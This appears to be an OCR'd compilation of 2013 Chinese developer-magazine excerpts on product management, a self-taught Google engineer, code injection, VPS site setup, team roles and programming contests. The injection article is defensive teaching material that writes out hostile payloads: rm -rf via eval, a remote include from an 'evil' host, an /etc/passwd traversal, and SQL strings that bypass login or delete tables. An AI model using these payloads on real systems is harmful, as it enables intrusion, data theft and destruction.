大多数产品经理，沟通能力比较强，也比较强势。当产品经理急于求成的时候，或者找不到目标用户，过分超前的时候，容易YY出一些产品需求。他们不找到目标用户验证核心问题及解决方案，以理所当然的想法来描述产品故事(用户场景和用户问题)。

现状很多人强调要重视数据，也容易让产品经理忽略客户，因为自己天天看数据，就把自己取代了客户。我在负责搜索产品的时候，经常跟搜索的产品经理讲，要把用户当人看，不要当成数据看。数据很重要，但数据容易掩盖用户人性化的需求。

产品经理应该学会倾听不同观点，多和那些敢于批评自己观点的人沟通。无论是小用户量的产品还是大用户量的产品，一定要抽时间了解真正用户的需求和感受，哪怕是跟他们闲聊，一定能发现一些之前想法不一样的结论。

错误5：将“创建正确产品”当作“正确地创造产品”

这就跟“正确的做事和做正确的事”是一个道理。很多人习惯于被安排，然后按照流程去做事，并不想这件事情到底为什么要做，是否真的要做。

产品经理也容易如此，到了一个岗位，接到任务要完成一个功能，然后就按照流程去做，最后这个产品是很完美的做完了，但基本上没有人用。■

本文未完，请点击下面连接阅读全文：
http://developer.51cto.com/art/201306/401106.htm

码农自白：这样成为谷歌工程师

编者按：谷歌多年盘踞“全球最佳雇主榜”前几位并且曾经数次蝉联榜首，而它选拔聘用人才的标准也是出了名的高，其中相当出名的一条是“名校情结”——无论在哪个国家，谷歌都异常青睐毕业于顶尖学府的精英，并且会参考他们大学阶段的成绩单。

如果小编说，谷歌也曾经录用过一位没受过正规大学教育、连本科文凭都没有、基本全靠自学成才的草根码农，大家会不会觉得不可思议？ 但是，这事儿 真的可以有——曾就职于谷歌、Square、DoubleHelix 等公司的资深软件工程师及创业者大卫·比托（DavidByttow）日前撰文介绍了他从一介草根到被谷歌录用的经历，故事绝对励志！

文章摘要：

第一，鼓起勇气挑战很牛的事情，做着做着自己也就变牛了。

第二，与业界“大拿”为友，能改变解决问题和看待世界的方式。

第三，勤能补拙，在大量实践中弥补基础知识方面的差距。

第四，抹去简历中的教育背景，意外得到面试机会；做足准备，谷歌面试也能变得乐趣十足。事实证明，谷歌对优秀的人才并不完全拘泥于学历。

以下为文章全文：

发表《编码不息——如何成为软件工程师》（ABC：AlwaysBeCoding HowtoLandanEngineeringJob）一文 之后，很多人都来问我一个问题：我为何连大学学位都没有也能被谷歌录用为工程师？以下就是我的故事，不过大家的经历也是因人而异的。

其实，我当年非常非常想上大学。我选择申请加州大学洛杉矶分校（UCLA），但是很不幸，我在高中的平均绩点（GPA）只有可怜巴 巴的 2.45，所以我也就没法被大学录取了。然后，我在普渡大学盖莱默校区（PurdueUniversityCalumet）进修计算机课程，同时盼望自己 有朝一日能顺利转学或者另谋出路。过了将近两个学期之后，出路来了——我得到了一个令人无法拒绝的录用通知。

第一步：假装自己很牛，直到真的变牛

上大学时，我曾经给印第安纳州格里菲斯市的一家小公司打工，工作内容是帮助本地公司建网

站，时薪 12 美元。这份工作与我所梦想的未来职业相去甚远，但也不算太糟糕。

我埋头苦干、不说大话，把好几个项目做得超乎预期。这为我建立了很好的声誉，也让那家公司获利颇丰。与此同时，我还在并不充裕的业 余时间里尝试 游戏开发。后来我孤注一掷，请求公司管理层给我三个月时间和一点点钱来开发一款能在网上销售的游戏。我做出了漂亮的电子表格和丰富多彩的图表，向他们展示 了共享软件模式的原理和游戏的光明“钱途”。当时我也不大清楚自己在做什么，但他们还是买了我的账，可能是因为我做的东西颜色很漂亮吧。

开发了两个多月之后，我在网上发布了一段演示，引起了加州初创企业 CodeFire 的注意，因为他们做的也是一模一样的太空射击游戏，类似于非 3D 的 SubSpace。但引起关注未必就是好事——很不幸，他们向我发出了勒令停止通知函。于是我也只能回复曰：“没问题，我会到此为止——前提是你们得雇我 开发你们的游戏。”他们回以一份录用通知，而我笑纳了它。

注意：这家公司持有这款游戏的原始版权，而我在离职前也按照规定提前三周通知了老东家。

第二步：与“大拿”交朋友

这或许是你能做的最重要的事情之一——找到你们行业中的大拿，让他们做你的导师，切记学无止境。在 DoubleHelix 工作时，我遇到的大拿是内森·亨特（NathanHunt），他是我见过的最聪明、最谦逊的牛人之一，而且他对我提出的所有问题都极具耐心，无论这些问题 有多么初级。我成百上千次走进他的办公室，随意提出诸如“我如何才能把一个旋转矩阵顺利插入另一个？”之类的问题。多年之后，他比我晚一个月加入了谷歌。

我的每一位导师都在一定程度上改变了我解决问题或看待世界的方式，我在此就不一一赘述了。

第三步：弥补差距

我没有正式的计算机学位，因此我明白自己缺乏很多基本知识，例如我曾经用物理引擎解决一个动态编程问题，结果总也不成功。为了弥补 这些差距，我 实践过我所听闻或读到过的几乎所有最常见的数据结构和算法。你肯定能找到自己需要的信息，但是通过观察“知其然”与通过实践“知其所以然”之间存在着巨大 的差距。

随着时间的推移，你需要做到以下事情：

1. 精通 C、C++、Objective-C、Java、PHP、Python 或 Ruby 当中至少一门编程语言，熟练使用至少一种其他语言，并且熟悉 Scala、Haskell 或 Lisp。

2. 学习数据结构，实践大多数常用数据结构，了解它们的复杂性。

3. 解决编程问题，多看多练多思考。

4. 构建自己的已完成（未完成）项目作品集（例如编程框架、移动或 Web 应用、小游戏，等等）

第四步：找到自信

离开印第安纳六年后，我已经在多个平台上推出了大约 6 款游戏。我开始感到无聊，需要寻求新的挑战。我申请了谷歌的职位，觉得被谷歌雇佣能让我成为“真正的工程师”——对于我这个没有一纸文凭的人来说，这就是 我为之奋斗已久的理想。但是，我一直没有收到谷歌的回音，而我对此并不感到惊讶。

一年之后，我重新提交了自己的简历，但是这一次索性把“教育背景”一栏整个儿去掉了。令人

哭笑不得的是，一名招聘人员居然打来了电 话并为我安排 了一次技术方面的电话面试。我问她能否把电话面试安排在两周之后，她同意了。我需要那段时间——我分秒必争地临时抱佛脚，最大限度地向自己的脑袋里填装各 种算法和数据结构，每天编程 12 到 14 个小时，解了数百道编程题目。我如痴如醉地投入其中，直到我对谷歌面试的恐惧感变成了自信和兴奋。

我依然记得在谷歌面试过程中遇到的每一个人，与他们打交道实在是一种乐趣。面试官们说起话来风趣幽默，而我相信他们一定看到了我的兴奋和对面试问题的期待。

以下是我遇到的一些面试题目：

1）给出一组二维点，计算出它们的 skyline。此题很简单，解法有好几种，而我使用了一种叫做“最大堆”（maxheap）的常用数据结构。

2）设计微软的“画图”软件。这是我目前为止遇到过的最好玩的问题，我先是画出了界面和类图（classdiagram），然后重 点讲了一个 “颜料桶”功能。面试官当场让我实现这一功能，所幸我闭上眼睛也知道该如何实现宽度优先的迭代遍历——多谢 TopCoder 网站。

3）讲一讲你最看重的软件优点。这是一次“开放性”讨论面试，我讲到了各种测试以及它们发挥价值的时候（例如单元、整合、验收）， 还讲到了利于代码可维护性的一致风格，等等。这些内容能在《CodeComplete》和《EffectiveJava》等图书中找到。

我真的非常享受每一轮面试和解答各种题目的过程。如果我不是有备而来，情况肯定就会大不相同。面试之后，我自我感觉很好，但是我听 说即便招聘委 员会最终决定发放录用通知，也需要 CEO 拉里·佩奇亲自签字才有效。我很担心他一看到我在教育背景方面的不足，我就立马完蛋了。

但是，这样的悲剧终究没有发生——一天中午，我在圣克拉拉市（SantaClara）吃寿司时接到了电话，然后欣喜若狂地接受了录用通知。从那天起，我终于可以确信我再也不用回学校念书了。

正如孙子曰：“是故胜兵先胜而后求战，败兵先战而后求胜。”

注：我在谷歌度过了精彩非凡的五年，作为一名工程师不断学习和成长，但是现在我已经不在谷歌工作了。■

开发热门工具

12款很棒的浏览器兼容性测试工具

6个替代Dreamweaver的编码工具

30款超棒JS类库和工具分享

Web项目管理工具精选（上）

Web项目管理工具精选（下）

35个响应式HTML5和CSS3模版

7 个效果震憾的 HTML5 应用组件

CSS 编码中超级有用的工具集合

7 款免费的 Metro UI 模板

几个月在我的微博上说过要建一个程序员疫苗网站，希望大家一起来提交一些错误示例的代码来帮助我们新入行的程序员，不要让我们的程序员一代又一代的再重复地犯一些错误。很多程序上错误就像人类世界的病毒一样，我们应该给我们的新入行的程序员注射一些疫苗，就像给新生儿打疫苗一样，希望程序员从入行时就对这些错误有抵抗力。

程序员疫苗：代码注入

我的那个疫苗网站正在建议中（不好意思拖了很久），不过，我可以先写一些关于程序员疫苗性质的文章，也算是热热身。希望大家喜欢，先向大家介绍第一注疫苗——代码注入。

Shell注入

我们先来看一段perl的代码：

```
use CGI qw(:standard);
$name = param('name');
$nslookup = "/path/to/nslookup";
print header;
if (open($fh, "$nslookup $name|")) {
    while (<$fh>) {
        print escapeHTML($_);
        print "<br>\n";
    }
    close($fh);
}
```

如果用户输入的参数是：

coolshell.cn%20%3B%20/bin/ls%20-l

那么，这段perl的程序就成了：

/path/to/nslookup coolshell.cn ; /bin/ls -l

我们再来看一段PHP的程序：

```
$myvar = 'somevalue';
$x = $_GET['arg'];
eval('$myvar = ' . $x . ';');
```

“eval“的参数将会视同PHP处理，所以额外的命令可被添加。例如：如果”arg”如果被设成”10; system(‘rm -rf /’)“，后面的”system(‘rm -rf /’)“代码将被运行，这等同在服务器上运行开发者意料外的程序。（关于rm -rf /，你懂的，可参看“一个空格引发的悲剧”）

再来看一个PHP的代码

```
$isadmin= false;
...
...
foreach ($_GET as $key => $value) {
  $$key = $value;
}
```

如果攻击者在查询字符串中给定”isadmin=1″，那$isadmin将会被设为值 “1″ ，然后攻击值就取得了网站应用的admin权限了。

再来看一个PHP的示例：

```
$action = 'login';
   if (__isset( $_GET['act'] ) )
      $action = $_GET['act'];
   require( $action . '.php' );
```

这代码很危险，攻击者有可能可以干这些事：

/test.php?act=http://evil/exploit – 注入远程机器上有漏洞的文件。

/test.php?act=/home/www/bbs/upload/exploit – 从一个已经上载、叫做exploit.php文件运行其代码。

/test.php?act=../../../../etc/passwd%00 – 让攻击者取得该UNIX系统目录检索下密码文件的内容。一

个使用空元字符以解除.php扩展名限制，允许访问其他非 .php 结尾文件。 (PHP默认值”magic_quotes_gpc = On”可以终止这种攻击)

这样的示例有很多，只要你的程序有诸如：system()、StartProcess()、java.lang.Runtime.exec()、System.Diagnostics.Process.Start()以及类似的应用程序接口，都是比较危险的，最好不要让其中的字符串去拼装用户的输入。

PHP提供escapeshellarg()和escapeshellcmd()以在调用方法以前进行编码。然而，实际上并不建议相信这些方法是安全的 。

SQL注入

SQL injection，是发生于应用程序之数据库层的安全漏洞。简而言之，是在输入的字符串之中注入SQL指令，在设计不良的程序当中忽略了检查，那么这些注入进去的指令就会被数据库服务器误认为是正常的SQL指令而运行，因此遭到破坏。

在应用程序中若有下列状况，则可能应用程序正暴露在SQL Injection的高风险情况下：

在应用程序中使用字符串联结方式组合SQL指令（如：引号没有转义）。

在应用程序链接数据库时使用权限过大的帐户（如：很多开发人员都喜欢用sa（最高权限的系统管理员帐户）连接Microsoft SQL Server数据库）。

在数据库中开放了不必要但权力过大的功能（例如在Microsoft SQL Server数据库中的xp_cmdshell延伸预存程序或是OLE Automation预存程序等）

过于信任用户所输入的数据，未限制输入的字符数，以及未对用户输入的数据做潜在指令的检查。

例程：

某个网站的登录验证的SQL查询代码为

```
strSQL = “SELECT * FROM users
WHERE (name = ‘” + userName + “’) and
  (pw = ‘”+ passWord +”’);”
```

用户在登录时恶意输入如下的的用户名和口令：

```
userName = “’ OR ‘1’=’1”;
passWord = “’ OR ‘1’=’1”;
```

此时，将导致原本的SQL字符串被解析为：

```
strSQL = “SELECT * FROM users
WHERE (name = ‘’ OR ‘1’=’1’) and (pw = ‘’
  OR ‘1’=’1’);”
```

也就是实际上运行的SQL命令会变成下面这样的，因此导致无帐号密码，也可登录网站。

```
strSQL = “SELECT * FROM users;”
```

这还不算恶劣的，真正恶劣的是在你的语句后再加一个自己的语句，如：

```
username= “’ ; DELETE FROM users; --”;
```

这样一来，要么整个数据库的表被人盗走，要么被数据库被删除。

所以SQL注入攻击被俗称为黑客的填空游戏。

当他们发现一个网站有SQL注入的时候，他们一般会干下面的事：

盗取数据表中的数据，例如个人机密数据（信用卡，身份证，手机号，通讯录……），帐户数据，密码等，获得用户的数据和信息后对这些用户进行“社会工程学”活动■

本文未完，请点击下面连接阅读全文：
http://developer.51cto.com/art/201306/401190.htm

趣谈个人建站

写了一部分，发现内容太多了，最后是分几次完成的。虽然是技术文章，但我会尽量把这件事搞的轻松一点，大家读起来也更有趣。最后会在macshuo.com上形成一篇完整的文章。

2000年前后是第一波互联网浪潮，无论是幸与不幸，我的早期职业生涯都是从这波浪潮开始的，那时候很多ASP（Application Service Provider）厂商会给个人用户免费提供一些静态建站功能，大家可以写一些HTML+CSS+JS的页面传上去，算是早期的个人的站点，我记得自己的 第一个站点叫做「雪域苍穹」，貌似取自一首流行歌曲的名字。无论是名称还是页面，现在看来都土的能掉出翔来，但当时的感觉是，这特么的太酷了。

后面做过一些个人网站，由于各种原因都关掉了。再后来开始写博客，很多人开始建自己的博客站点。站点不少，一直保持更新的倒没几个。我的想法是，专业的事就让专业的厂商去做吧，所以一直也没建个人博客网站，断断续续的在博客园和图灵社区写一些东西，也算是保持更新了。

终于有一天，微信公众平台来了，一个偶然的机会注册了MacTalk（原Mac技巧），之后一口气写了一百三十多篇文章，文字总数超过了我前几年的 博客总和，而且保持了一定的文字水准（自以为-_-#）。然后就有很多读者一直提醒我，MacTalk里的内容有一部分是技术性质的，有存留价值，如果能 够进行查询检索，对Mac的新老用户都有帮助。我想了想也是，扯淡的东西估计没人愿意重复阅读的，技术类又很难记在当下，所以就准备开始着手建站，然后 macshuo.com就建成了。下面我把整个过程写一下，供大家参考，另外，我只说自己的选择，不会去比对各种指标，比如Linode和国内VPS的优 劣，Apache和Nginx的性能差异等等，如果你想了解这些东西，那就用Google百度一下。

搭建个人站点，大致需要做这么几件事情：

- 一台具备公网IP的服务器
- 安装操作系统，搭建环境
- 购买域名，域名绑定IP
- 部署应用程序

基本上这四套组合拳打完，你的个人网站就算建起来了，后续的事情就是添砖加瓦和蓬荜生辉了。

好把我们依次介绍：

服务器

大部分公司都会有自己的服务器和公网IP，要么托管要么自建机房。但对于个人用户来说，就没必要费时费力做这个事情了，购买一个 VPS（Virtual

Private Server）即可。什么是VPS，建议大家去维基百科上查一下，简单来说就是你会拥有一台虚拟主机，除了看不见机箱之外，你可以像操作一台实体服务器那 样操作它，独立操作系统和硬盘空间、独立内存和CPU资源、独立的执行程序和系统配置等，可以自己安装操作系统和软件，独立重启等。

在VPS的选择上，我用的是Linode。Linode是一家来自于米帝的专注于提供 Linux VPS 的服务提供商， 虚拟化技术采用了Xen，Linode的含义是Linux Node。注意，这里的操作系统是Linux，我推荐所有个人建站都采用Linux，不解释，如果你想采用Windows Server，后面的内容就不用看了。

Linode在国内外口碑都不错，价格适中，质量可靠，童叟无欺。Linode提供了各种Linux操作系统供选择，比如Ubuntu、Redhat、Debian、CentOS等等，装系统和重装系统都非常简单。

好，我们下面简单说一下步骤，访问https://manager.linode.com/session/signup

填写邮箱、用户名密码，就算注册成功了，Linode会给你发封邮件确认，打开那个确认连接，大家就会看到下面这张图的内容：

Linode通过它的ticket system（一套支持系统）提供7 x 24 x 365的支持服务，看清楚，不是7 x 24 x 365的不停机服务，我现在特别烦一些企业客户，一谈就说永不宕机，特么除了上帝谁能保证永不宕机？时间长了自个都得宕！另外Linode还提供了4小时 的免费试用服务，比较厚道，如果你试试觉得不爽还可以选择不玩。

选择继续，就可以选机房了，Linode目前提供了东京和欧美等地的机房选择，我选了东京机房，据说是针对亚太地区用户的需求新开辟的，速度很快。 然后选操作系统，设置硬盘大小、root密码等，点击「Rebuild」，你就进入了VPS的控制台，等Host Job Queue的所有任务都是绿色的Success，就可以点击「Boot」，启动系统。然后找到Remote Access这个标签，点进去就可以找到这台服务器的访问IP，打开终端，输入ssh root@x.x.x.x，就可以登录系统了，看到了吧，very simple！

试用之后，如果你觉得可以，点击Acount标签，完善自己的信息，选择服务器配置，支付信息，然后就可以完整支付流程了。

我选的是Linode 1024套餐（24 GB DISK, 2000 GB），按照年付费的话230刀左右，大家这两天赞助的碎银子，差不过够一年年费了：）支付方式包括Visa，MasterCard，American Express，只有要信用卡还是很方便的。

另外需要注意的一点是，拿到了IP之后，一定要在不翻##墙的情况下测试一下是否可以正常访问。我就遇到这个问题了，在国内没法访问，但是挂了VPN的就可以，我估计是哪个倒霉孩子以前用过，被墙之后不用了。

不得已我发起了一个Ticket（支持问题），说我在中国大陆不能访问这个IP，但通过VPN可以，那哥们响应倒是挺快，但显然不懂我朝行情，让我 执行mtr　r x.x.x.x，mtr可以结合ping、nslookup、tracert诊断网络传输问题。我只得把数据返给他，结果人家还要其他数据，我就不耐烦 了，用蹩脚的英文给丫解释了一下什么是伟大的墙，基本意思就是

少特么废话，赶紧给我换个IP。那哥们看我气势挺盛，赶紧给我换了个IP，我一试没问题了， 说了声三克油，他说威尔卡姆，这事算结了。两人共交手五个回合，用时2小时，效率还可以。

好，服务器部分就介绍到这里。以下是我的linode推荐码，如果大家要购买Linode服务，可以用这个链接。

http://www.linode.com/?r=6bd100da844d8d2c191680a4792610467ce9052

搭建环境

我选用的服务器是Ubuntu12.04，64位。以下内容均基于该环境描述。

拿到了主机IP，你就算拿到了新房的钥匙，但是离入住还远着呢，因为你那个主机现在就是个毛坯房，除了进去看看，什么都不能干。好，下面我们做一下简装修。

1、创建用户

第一次登录需要root用户，什么是root？root就是整个Linux操作系统最牛逼的主，他想干嘛就干嘛，他想删谁就删谁，他是光他是电他是 唯一的神话，他就是我朝就是我D，所以非常危险，你们懂的。如果用root执行一下rm -rf，那整个锡安就会被抹掉，尼奥也拯救不了，如果root愿意，他可以抹掉你曾经存在过的所有痕迹。所以，我们不能没事就用root进去耍，为了解决 这个问题，我们必须要建立一个agent，平时是普通用户，关键时刻充当root的角色。

具体操作如下：

首先用root登录系统

```
ssh root@x.x.x.x
```

创建一个新用户，用户名随你喜欢，比如叫做mactalk。

```
adduser mactalk
```

按照提示信息输入密码和相关信息，就可以完成操作。完成之后系统就会自动建立/home/mactalk路径。

然后是授权，输入

```
visudo
```

在编辑器中找到如下内容：

```
root    ALL=(ALL:ALL) ALL
```

在下面加一行

```
mactalk    ALL=(ALL:ALL) ALL
```

通过ctrl+x保存退出即可。然后就可以退出root，用mactalk重新登录（ssh mactalk@x.x.x.x），登录进来默认目录在/home/mactalk下，当你想行使root权限时，请在命令之前增加sudo，按照系统提示输入密码即可执行操作。

2、选择shell

用户建好了，下面我们为用户选择一种shell，估计小白看到这个又毛了，啥是shell?

shell就是Linux的一个外壳，你理解成衣服也行。它负责外界与Linux内核的交互，接收用户或其他应用程序的命令，然后把这些命令转化成 内核能理解的语言，传给内核，内核是真正干活的，干完之后再把结果返回用户或应用程序。比如你对shell说，「你好」，shell就跑到内核那说，「老 大，有人问候你呢」，内核就不耐烦的说，「有事说事，我特么忙着呢」，shell就把这条信息反馈给你，大致就是这样。以前讲Mac技巧的时候，经常跟大 家说■


本文未完，请点击下面连接阅读全文：
http://developer.51cto.com/art/201307/402813.htm

一个优秀创业团队需要的6种人

■ 几乎没有什么不可思议的产品是一个人就能完成的。你需要其他人来帮助你，你也需要去帮助别人。在一个好的团队中，都需要哪种类型的人进驻……


世界上没有两个人是完全相同的，但是我们期待每个人工作时，都拥有许多同样的特质。家庭需要伦理、学校需要纪律、企业需要规章、社会需要秩序。几乎没有什么不可思议的产品是一个人就能完成的。你需要其他人来帮助你，你也需要去帮助别人。在一个好的团队中，都需要哪种类型的人进驻?来自 Forbes 的 Jessica Hagy 告诉我们，你的周围需要这 6 种人：

1、“怂恿者”：




怂恿者，是那种会推动你，让你思考的人。他会一直地让你有动力早起做事，尝试并将事情变为可能。你会希望这个人充满活力并保持热情。这是灵感之声。

2、支持者：




他是一个大粉丝，一个强有力的支持者，并且还是一个为你和你的工作进行狂热传播的人。让他得到奖励，持续让他们参与。这是动力之声。

3、怀疑者：




他是魔鬼的代言人，常常会指出一些尖锐的问题，还能提前发现问题。你会需要他的这种态度。因为他们常常能看到你角度以外的事，并希望你的成功会与安全同行。这是理智之声。

4、严厉者：




他是让你把事情做好的爱找茬的“大声公”，也是冲动的管家，他会确保团队目标在截止日期前完成目标。这是前进之声。

5、连结者：



他会帮助你找到新的途径和新的盟友。这个人打破路障并为你找到魔法实现的方法。你需要他帮你接近你所不能接近的人和地方。这是合作之声。

6、标杆：




他是你可信赖的顾问，你的北极星，也是你想要赶超的那个人。他是你的指导单位，是作为时刻提醒你，你也可以做神奇事情的存在。你需要让他感到骄傲。这是权威之声。

你是哪种人?你的团队有这 6 种人吗? ■

未来我们将这样浏览网页

■ 网页开发者Davide Walsh整理了9个使用原生web技术的演示样本，展示在没有如Flash、Silverlight等插件的情况下，我们的网页浏览器能展示出怎样的美 妙图景，下面的3则演示即来自这其中。

今天在国外Sidebar站点刊出的一篇关于HTML5魔力的文章引起了许多人的关注。网页开发者Davide Walsh整理了9个使用原生web技术的演示样本，展示在没有如Flash、Silverlight等插件的情况下，我们的网页浏览器能展示出怎样的美 妙图景，下面的3则演示即来自这其中。




第一个演示，名为Zen Photon Garden，可由用户在动态的画布上通过手动添加支线来改变阻止光的传播。所有的演算都是即时进行的，有兴趣的朋友可以在此创建出各种有意思的图景，这些你的原生浏览器就能做到。

第二个演示则更有意思，它通过许多数学演算搭建了一个非常复杂的动画，字符会扭曲变换，并且改变位置，字的显示是动态的。你甚至可以用鼠标来改变查看的视角。这则演示在配置不怎样的设备上也能毫无压力地运行，并且纯原生态。

最后这个是演示中最为复杂的，Chrome试验项目称作Gestures + Reveal.JS（手势+展示），采用了WebRTC和JavaScript通过用户摄像头完成这样的操作。通过手势就能进行界面控制，当然实际上这类操作本身并不稀罕，因为如微软Kinect传感器之类的早就能够实现比这绚丽的多的操作方式，但这则演示则在基于5年前的电脑上都运行无压力，足见其可行性潜力。

要查看其他的一些演示，可以进入Walsh的博客了解更多，包括了静态视频的控制、文字动画、浏览器游戏等等。未来，我们的浏览器也将能够在开发者的努力下实现愈发丰富的功能。■

开发频道每周重点推荐



世界级程序设计大赛中:”世界上最聪明的人”

■ 谷在项目团队经常有一些比较能干的员工，为项目经理排忧解难，因此渐渐得到项目经理器重。由于互相依赖，两者很容易发展成为朋友关系，有的项目经理甚至将员工当作“心腹”看待，借此来笼络员工，这其实是一种很不明智的做法。

如果你熟悉世界级程序设计竞赛，你一定对Tourist、Petr、ACRush（楼天城）、watashi（巫泽俊）、iwi（秋叶拓哉）、 wata （岩田阳一）这些名字不会陌生。他们在TopCoder、ACM-ICPC、GCJ、FHC等世界级的程序设计竞赛中屡次获得冠亚季军，被称为“世界上最聪明的人”。下面让我们来一睹他们的风采。

为什么要参加程序设计竞赛

能提高程序设计能力，掌握技巧、减少错误；

能结识更多的同好，交流切磋；

能更好地推销自己（大赛的前几名往往受到世界知名公司的青睐）。

叶拓哉认为：参加程序设计竞赛，是学习、是兴趣、也是人生。


学习：参加竞赛能提高各方面能力； 兴趣：参加竞赛超级有趣；

人生：当我们畅游在程序设计竞赛的世界中时，真可以说竞赛=人生。即使不能简单将竞赛等同于人生，但竞赛确实给我们的人生带来很大影响。比如我们正将这份对竞赛的痴迷延伸到对算法的研究上。另外，参加竞赛让我结识了许多同好，获得了无与伦比的体验，等等。

秋叶拓哉在比赛中

TopCoder高手中的高手

第3名Petr（Petr Mitrichev,俄罗斯人。现在3489，最高3923。现任职于GOOGLE公司）。



第2名ACRush（楼天城，中国人。现在3511，最

高3902。被称为中国大学生计算机编程第一人，原清华大学“姚班”学生，赫赫有名的“楼教主”。2013年毕业，现任职于GOOGLE公司）。

第1名Tourist（Gennady Tourist Korotkevich,白俄罗斯人。现在3583，最高3656，他成为世界最强选手时，还是一名高中生……）

这些高手们是怎么取得如此耀眼的成绩的

答案只有一个：不停地练习！不停地解题！

比如，Tourist解了10000道题。

Q：那么，只要拼命解题就行了吗？

A：不是的，应该

1. 选择难易适中，高质量的题目

2. 仅仅解题还不够，要总结技巧

Q：是否一个人努力就可以了？还要寻找解题伙伴吗？

A：寻找伙伴是很有必要的。因为大家可以

1.就解法和实现进行讨论

2.互相激发斗志——“一定要将其他参赛者远远甩在身后”

秋叶拓哉、岩田阳一和北川宜稔就是很好的伙伴。

TopCoder大学排行榜

前三名分别是东京大学、华沙大学和清华大学

★ACM-ICPC

